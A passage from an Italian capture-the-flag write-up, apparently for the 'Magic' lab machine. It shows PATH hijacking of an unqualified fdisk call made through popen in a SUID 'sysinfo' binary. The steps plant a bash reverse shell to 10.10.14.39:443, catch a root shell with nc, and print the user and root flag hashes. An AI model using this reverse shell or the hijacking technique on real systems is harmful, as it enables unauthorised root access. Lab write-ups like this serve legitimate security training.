fdisk: cannot open /dev/loop4: Permission denied
fdisk: cannot open /dev/loop5: Permission denied
fdisk: cannot open /dev/loop6: Permission denied
fdisk: cannot open /dev/loop7: Permission denied
fdisk: cannot open /dev/sda: Permission denied
fdisk: cannot open /dev/loop8: Permission denied
fdisk: cannot open /dev/loop9: Permission denied
fdisk: cannot open /dev/loop10: Permission denied
fdisk: cannot open /dev/loop11: Permission denied
fdisk: cannot open /dev/loop12: Permission denied
fdisk: cannot open /dev/loop13: Permission denied
fdisk: cannot open /dev/loop14: Permission denied
```

## NAME `top`

`popen`, `pclose` - pipe stream to or from a process

## DESCRIPTION `top`

The **popen()** function opens a process by creating a pipe, forking, and invoking the shell. Since a pipe is by definition unidirectional, the *type* argument may specify only reading or writing, not both; the resulting stream is correspondingly read-only or write-only.

The *command* argument is a pointer to a null-terminated string containing a shell command line. This command is passed to */bin/sh* using the **-c** flag; interpretation, if any, is performed by the shell.

The *type* argument is a pointer to a null-terminated string which must contain either the letter 'r' for reading or the letter 'w' for writing. Since glibc 2.9, this argument can additionally include the letter 'e', which causes the close-on-exec flag (**FD\_CLOEXEC**) to be set on the underlying file descriptor; see the description of the **O\_CLOEXEC** flag in [open\(2\)](#) for reasons why this may be useful.

The return value from **popen()** is a normal standard I/O stream in all respects save that it must be closed with **pclose()** rather than [fclose\(3\)](#). Writing to such a stream writes to the standard input of the command; the command's standard output is the same as that of the process that called **popen()**, unless this is altered by the command itself. Conversely, reading from the stream reads the command's standard output, and the command's standard input is the same as that of the process that called **popen()**.

Note that output **popen()** streams are block buffered by default.

The **pclose()** function waits for the associated process to terminate and returns the exit status of the command as returned by [wait4\(2\)](#).

Fra le varie righe di risposta salta all'occhi 'popen' questo è un'alternativa dei sistemi linux per aprire un processo.

In questo caso la chiamata viene fatta al processo 'fdisk' ma senza specificare la path assoluta o il percorso

completo,  
questo è vulnerabile a 'path hijacking'

Quindi mi reco nella dir. scrivibile /dev/shm e qui creo una rev-shell inline ( a capo con /n )

```
theseus@magic:/dev/shm$ echo -e '#!/bin/bash\n\nbash -i >& /dev/tcp/10.10.14.39/443 0>&1'\n#!/bin/bash\n\nbash -i >& /dev/tcp/10.10.14.39/443 0>&1
```

la porto in un file col nome del binario vulnerabile > fdisk

```
theseus@magic:/dev/shm$ echo -e '#!/bin/bash\n\nbash -i >& /dev/tcp/10.10.14.39/443 0>&1' > fdisk
```

Gli do i permessi di esecuzione

```
theseus@magic:/dev/shm$ chmod +x fdisk
```

Poi devo aggiornare la mia \$PATH corrente per aggiungere la mia path corrente appunto /dev/shm

```
theseus@magic:/dev/shm$ echo $PATH\n/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games\ntheseus@magic:/dev/shm$ export PATH="/dev/shm:$PATH"\ntheseus@magic:/dev/shm$ echo $PATH\n/dev/shm:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games\ntheseus@magic:/dev/shm$
```

Bene adesso runno nuovamente 'sysinfo' e quando c'è la chiamata a 'fdisk' che è impostato dal mio attuale binario /dev/shm con la shell bash predefinita nel file, mi apre la rev-shell su porta 443 dove intanto sono in ascolto con nc

```
theseus@magic:/dev/shm$ sysinfo
=====Hardware Info=====
H/W path          Device          Class          Description
-----
/0                 system          VMware Virtual Platform
/0                 bus             440BX Desktop Reference Pl
atform
/0/0              memory          86KiB BIOS
/0/1              processor       AMD EPYC 7513 32-Core Proc
essors
```

```
/0/100/18.5       bridge          PCI Express Root Port
/0/100/18.6       bridge          PCI Express Root Port
/0/100/18.7       bridge          PCI Express Root Port
/1                system
```

```
=====Disk Info=====
█
```

```

  🐼 | 📁 .opt/Shell_Varie  nc -lnvp 443
listening on [any] 443 ...
connect to [10.10.14.39] from (UNKNOWN) [10.10.10.185] 4
6090
root@magic:/dev/shm# id
id
uid=0(root) gid=0(root) groups=0(root),100(users),1000(t
heseus)
root@magic:/dev/shm# whoami
whoami
root
root@magic:/dev/shm# █
```

Recupero la root.txt

```
root@magic:/dev/shm# cd /root && cat root.txt
cd /root && cat root.txt
e89129c63f48bac3f8228730700c7c4c
root@magic:/root# █
```

## Flags



user.txt= 47215cea5c6ee86bd818b4d885e2cb9f

root.txt= e89129c63f48bac3f8228730700c7c4c